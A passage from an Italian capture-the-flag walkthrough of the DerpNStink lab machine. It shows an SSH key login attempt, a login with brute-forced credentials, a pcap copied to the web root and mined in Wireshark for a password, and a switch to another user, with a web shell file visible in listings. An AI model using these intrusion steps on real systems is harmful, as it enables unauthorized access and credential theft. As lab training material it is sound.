Una volta ottenuta la key e fornitigli i permessi di esecuzione tramite il comando:

chmod u+x key.txt (nome della chiave)

ACCEDIAMO TRAMITE SSH:

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -i key.txt stinky@derpnstink.local
Ubuntu 14.04.5 LTS
```


```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0744 for 'key.txt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "key.txt": bad permissions
stinky@derpnstink.local: Permission denied (publickey).
```

L’**errore** riportato ci dice che dobbiamo **essere gli unici utenti** che possono avere **accesso al file.**

Proseguiamo, quindi, rimuovendo tutti i permessi ai vari gruppi e “others users”.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ls -l
total 28
-rw------- 1 root root   13 Jul 18 03:46 10kcommonpasswords.txt.save
drwxr-xr-x 2 kali kali 4096 Jul 15 11:35 Bruteforce
-rw-r--r-- 1 kali kali   70 Jul 17 05:59 hash2.txt
-rwxr--r-- 1 kali kali 1675 Nov 13  2017 key.txt
-rw-r--r-- 1 root root   89 Jul 17 05:49 password.txt
-rw-r--r-- 1 kali kali 1114 Jul 17 05:10 shell01.php
-rw-r--r-- 1 kali kali   17 Jul 15 16:37 test.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ chmod g-r key.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ ls -l
total 28
-rw------- 1 root root   13 Jul 18 03:46 10kcommonpasswords.txt.save
drwxr-xr-x 2 kali kali 4096 Jul 15 11:35 Bruteforce
-rw-r--r-- 1 kali kali   70 Jul 17 05:59 hash2.txt
-rwx--r-- 1 kali kali 1675 Nov 13  2017 key.txt
-rw-r--r-- 1 root root   89 Jul 17 05:49 password.txt
-rw-r--r-- 1 kali kali 1114 Jul 17 05:10 shell01.php
-rw-r--r-- 1 kali kali   17 Jul 15 16:37 test.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ chmod o-r key.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ ls .l
ls: cannot access '.l': No such file or directory

┌──(kali㉿kali)-[~/Desktop]
└─$ ls-l
ls-l: command not found

┌──(kali㉿kali)-[~/Desktop]
└─$ ls -l
total 28
-rw------- 1 root root   13 Jul 18 03:46 10kcommonpasswords.txt.save
drwxr-xr-x 2 kali kali 4096 Jul 15 11:35 Bruteforce
-rw-r--r-- 1 kali kali   70 Jul 17 05:59 hash2.txt
-rwx------ 1 kali kali 1675 Nov 13  2017 key.txt
-rw-r--r-- 1 root root   89 Jul 17 05:49 password.txt
-rw-r--r-- 1 kali kali 1114 Jul 17 05:10 shell01.php
-rw-r--r-- 1 kali kali   17 Jul 15 16:37 test.txt
```


Ancora non riusciamo a loggare, diamo un verbose per vedere i problemi:

```
┌──(diidro㉿kali)-[~/Desktop/game]
└─$ ssh -v -i key.txt stinky@derpnstink.local
OpenSSH_9.7p1 Debian-7, OpenSSL 3.2.2 4 Jun 2024
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Reading configuration data /etc/ssh/ssh_config.d/20-systemd-ssh-prox
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to derpnstink.local [192.168.56.104] port 22.
debug1: Connection established.
debug1: identity file key.txt type -1
debug1: identity file key.txt-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_9.7p1 Debian-7
debug1: Remote protocol version 2.0, remote software version OpenSSH_6.6.1p1
debug1: compat_banner: match: OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.8 pat OpenSSH_
debug1: Authenticating to derpnstink.local:22 as 'stinky'
debug1: load_hostkeys: fopen /home/diidro/.ssh/known_hosts2: No such file or
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or direc
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or dire
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: algorithm: curve25519-sha256@libssh.org
debug1: kex: host key algorithm: ssh-ed25519
debug1: kex: server→client cipher: chacha20-poly1305@openssh.com MAC: <impl
debug1: kex: client→server cipher: chacha20-poly1305@openssh.com MAC: <impl
debug1: expecting SSH2_MSG_KEX_ECDH_REPLY
debug1: SSH2_MSG_KEX_ECDH_REPLY received
debug1: Server host key: ssh-ed25519 SHA256:4Qn5hPeQwj5Ukq/WfZZgN06jXA62Nhog
debug1: load_hostkeys: fopen /home/diidro/.ssh/known_hosts2: No such file or
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or direc
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or dire
debug1: Host 'derpnstink.local' is known and matches the ED25519 host key.
debug1: Found key in /home/diidro/.ssh/known_hosts:7
debug1: rekey out after 134217728 blocks
debug1: SSH2_MSG_NEWKEYS sent
debug1: expecting SSH2_MSG_NEWKEYS
debug1: SSH2_MSG_NEWKEYS received
debug1: rekey in after 134217728 blocks
debug1: SSH2_MSG_SERVICE_ACCEPT received
Ubuntu 14.04.5 LTS
```

CAMBIO DI ROTTA

Non riusciamo ad entrare nell’SSH poichè il server ed il client non riescono a trovare un algoritmo che entrambi supportano. Probabilmente il server ha una versione troppo datata di openssh rispetto a quella del client.
Probabilmente la chiave generata dal server è stata prodotta con un algoritmo ormai deprecato che la macchina client non riesce a decifrare.


Per risolvere il problema potrebbe essere necessario aggiornare il server e generare una nuova chiave con il nuovo algoritmo.




Entriamo nella macchina utilizzando le credenziali trovate tramite bruteforce (stinky, wedgie57)
Apriamo un terminale ed iniziamo l'enumerazione.


La prima cosa che notiamo è la presenza della terza flag sul desktop:

Presa, abbiamo curiosato in giro fino ad imbatterci nel seguente path, contenente una conversazione in un file txt: derpissues.txt



La conversazione allude alla presenza di qualche file contenente “packet capture”, avviamo quindi una ricerca inserendo le estenzioni tipiche di questa tipologia di file con il comando:







Identificata la posizione del file, proseguiamo copiando il file all’interno del percorso /weblog/wp-content/uploads/slideshow-gallery in modo da accedere a tale dominio tramite kali per scaricare il file ed analizzarlo sulla nostra macchina locale.

```
stinky@DeRPnStiNK:~/Documents$ cp /home/stinky/Documents/derpissues.pcap /var/www/html/weblog/wp-content/uploads/
2017/              2018/              2024/              bfi_thumb/         slideshow-gallery/
stinky@DeRPnStiNK:~/Documents$ cp /home/stinky/Documents/derpissues.pcap /var/www/html/weblog/wp-content/uploads/slideshow-gallery/
cache/        derp.png      elidumfy.php
stinky@DeRPnStiNK:~/Documents$ cp /home/stinky/Documents/derpissues.pcap /var/www/html/weblog/wp-content/uploads/slideshow-gallery/
stinky@DeRPnStiNK:~/Documents$
```

Scarichiamolo dalla nostra kali, **conosciamo** il path






Wireshark

Iniziamo impostando il filtro:

“**http.request.method==”POST**” dato che, come dedotto dalla conversazione, stiamo cercando qualcosa inerente ad un cambio di passowrd, motivo per il quale, probabilmente, sarà stato utilizzato il verbo POST.

A differenza degli altri post, questo è l’unico in cui compaiono un nuovo username ed una nuova password.


ID: mrderp PW: derpderpderpderpderpderpderp



PROSEGUIAMO ACCEDENDO ALLA MACHINA TRAMITE QUESTE CREDENZIALI


Da gui:

Clicchiamo su switch Account ed aggiungiamo le nuove credenziali.




Da CLI: “**su -l**”


Impersoniamo l’utente di interesse



Notiamo come sul desktop di questo users abbiamo il file “helpdesk.log”. Apriamolo e leggiamolo. A piè di pagina possiamo notare:



```
mrderp@DeRPnStiNK:~$ cd Desktop/
mrderp@DeRPnStiNK:~/Desktop$ ls
helpdesk.log
mrderp@DeRPnStiNK:~/Desktop$ cat helpdesk.log
From: Help Desk <helpdesk@derpnstink.local>
Date: Thu, Aug 23, 2017 at 1:29 PM
Subject: sudoers ISSUE=242 PROJ=26
To: Derp, Mr (mrderp) [C]
When replying, type your text above this line.

Help Desk Ticket Notification
Thank you for contacting the Help Desk. Your ticket information is below. If you
additional information to add to this ticket, please reply to this notification.
If you need immediate help (i.e. you are within two days of a deadline or in the
security emergency), call us. Note that the Help Desk's busiest hours are between
and 3 p.m. (ET).

Toll-free: 1-866-504-9552
Phone: 301-402-7469
TTY: 301-451-5939
Ticket Title: Sudoers File issues
```




```
Closed Ticket Notification

Thank you for contacting the Help Desk. Your ticket information and its resolution is
below. If you feel that the ticket has not been resolved to your satisfaction or you need additional
assistance, please reply to this notification to provide additional information.
